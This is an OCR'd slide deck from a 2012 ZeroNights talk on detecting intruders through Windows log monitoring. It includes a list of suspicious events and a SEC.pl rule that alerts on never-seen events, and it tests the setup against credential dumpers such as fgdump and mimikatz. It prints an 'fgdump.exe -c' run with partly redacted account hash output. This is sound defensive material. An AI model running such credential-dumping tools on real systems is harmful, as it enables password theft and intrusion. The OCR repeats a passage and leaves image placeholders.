HOW TO CATCH YOUR “HACKER” OR MAKESHIFT SECURITY

Sergey Soldatov

Igor Gots

W?

About conference

ZeroNights is an international conference dedicated to the technical side of information security. The mission of the conference is to disseminate information about new attack methods, threats and defense tools. Another purpose is to create a communication venue for skilled professionals in the field of information security.

Venue: Moscow, Russia, November 19–20, 2012.

This is the conference for technical specialists, administrators, ISOs and CISOs, pen-testers, programmers and everyone who is interested in the practical aspects of the field.

Our event is a unique, unmatched happening in the world of security in Russia. Guests from all over the world, technical hacking papers and workshops – no milk-and-water, no commercials, just technology, working methods, attacks and forensics!

Best papers from the experts all over the world

W?

About conference

ZeroNights is an international conference dedicated to the technical side of information security. The mission of the conference is to disseminate information about new attack methods, threats and defense tools. Another purpose is to create a communication venue for skilled professionals in the field of information security.

Venue: Moscow, Russia, November 19–20, 2012.

This is the conference for technical specialists, administrators, ISOs and CISOs, pen-testers, programmers and everyone who is interested in the practical aspects of the field.

Our event is a unique, unmatched happening in the world of security in Russia. Guests from all over the world, technical hacking papers and workshops – no milk-and-water, no commercials, just technology, working methods, attacks and forensics!

Best papers from the experts all over the world

INFOSECURITY DEPT. HAS TO

- Write corporate regulations
- Make assessments (compliance &/| pentest)
- Monitor logs!

INFOSECURITY DEPT. HAS TO

- Write corporate regulations
- Make assessments (compliance &/| pentest)
- Monitor logs!

ATTACK STAGES

- Information gathering
- Passive learning
- Active learning
- Obtaining access
- Maintaining access
- Erasing evidence


FISHING

- Firewall/UTM/… :-)
- IDS/IPS
  - Commercial
  - Opensource/free
- Log analysis
  - Commercial
  - Opensource/free

WHAT'S HAPPENING WHEN ONE'S BREAKING


- Use or modification of privileged accounts
- Configuration modification
- Unusual activity
- New services or applications

TOOL DEPLOYMENT



RECOMMENDED LIST OF EVENTS

- Pros:



“IMPROVEMENTS” FOR MICROSOFT GUIDE

- Admin logon from unusual place
- Admin logon at unusual time
- From one IP by different accounts
- Lock >1 accounts from one IP
- Password/Hash dump
- Run system commands

…

- Pros:
  - More AI
- Cons:
  - Need time

UNIVERSAL METHODS

- Start a service (windows)
- Events (almost) never seen before

- Pros:
  - Much more AI
- Cons:
  - 100% we've forgotten smth.

CONDITIONS

- OS default configuration
- Up2date AV is up and running
- OS (almost) up2date

- **Tested tools:**
  - fgdump
  - pwdump
  - pwdumpx
  - metasploit
  - wce
  - mimikatz


NEVER SEEN BEFORE EVENTS


- **Approaches**
  - Timeout for statistic collection (up to 24 hours)
  - Complex filtering (by criteria)
- **Risks**
  - Server restart in case of intrusion
  - Intrusion during statistic gathering
  - Complex configuration
  - Details of event happening

NEVER SEEN BEFORE EVENTS
(RULE FOR SEC.PL)

```
#=============================================================================================================================
#       Windows
#=============================================================================
#-------------------------------------------------------------
# rare event
#-------------------------------------------------------------

type=Single
ptype=RegExp
pattern=SEC_STARTUP
desc=SEC startup
context=create SEC_STARTUP_TIMOUT 86400

type=Single
ptype=RegExp
continue=takenext
pattern=\S+\s+\S+\s+\S+\s+\S+\s+(\d+)\s(\S+)\s+(\S+).*
context=!$1_$2_$3 && !SEC_STARTUP_TIMEOUT
desc=Get new event
action=create $1_$2_$3; shellcmd /bin/echo "$0" | /usr/bin/mail -s "[security alert] New event registered" security_administrator@domain.ru

type=Single
ptype=RegExp
continue=takenext
pattern=\S+\s+\S+\s+\S+\s+\S+\s+(\d+)\s(\S+)\s+(\S+).*
context=!$1_$2_$3 && SEC_STARTUP_TIMEOUT
desc=Get new event in learning period
action=create $1_$2_$3
```

FGDUMP
(REMOTE)








```
C:\WINDOWS\Temp\1>fgdump.exe -c
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

--- Session ID: 2012-11-19-22-51-17 ---
Starting dump on 127.0.0.1

** Beginning l
OS (127.0.0.1)
Passwords dump

-----Summary-----

Failed servers
NONE

Successful ser
127.0.0.1

Total failed: 0
Total successful: 1
```

```
Administrator:500:[redacted]
ASPNET:1008:F1C0C8BA4[redacted]BEFA8AE01740728195F73:F9E2A64991C723F8895
ASPNET_history_0:1008:56A664ECD54974507DD3FA30AC6E1353:68F06A5E0
IUSR_POINT:1015:39D0A3576FC254514D4290BD5AF3BEC0:535E4240BDE1706
IUSR_POINT_history_0:1015:39D0A3576FC254514D4290BD5AF3BEC0:535E4
IWAM_POINT:1016:C33181D83EF9C7F935C06A5A18648ED4:B4089D425F00D6E
PortalAddonUser:1023:[redacted]
sp_log_writer:1022:[redacted]
SQLDebugger:1004:NO PASSWORD*********************:A23B95640C2AD2
SUPPORT_388945a0:1001:NO PASSWORD*********************:30EB50A41
WasGuest:501:NO PASSWORD*********************:[redacted]
```


PWDUMP6
(REMOTE)



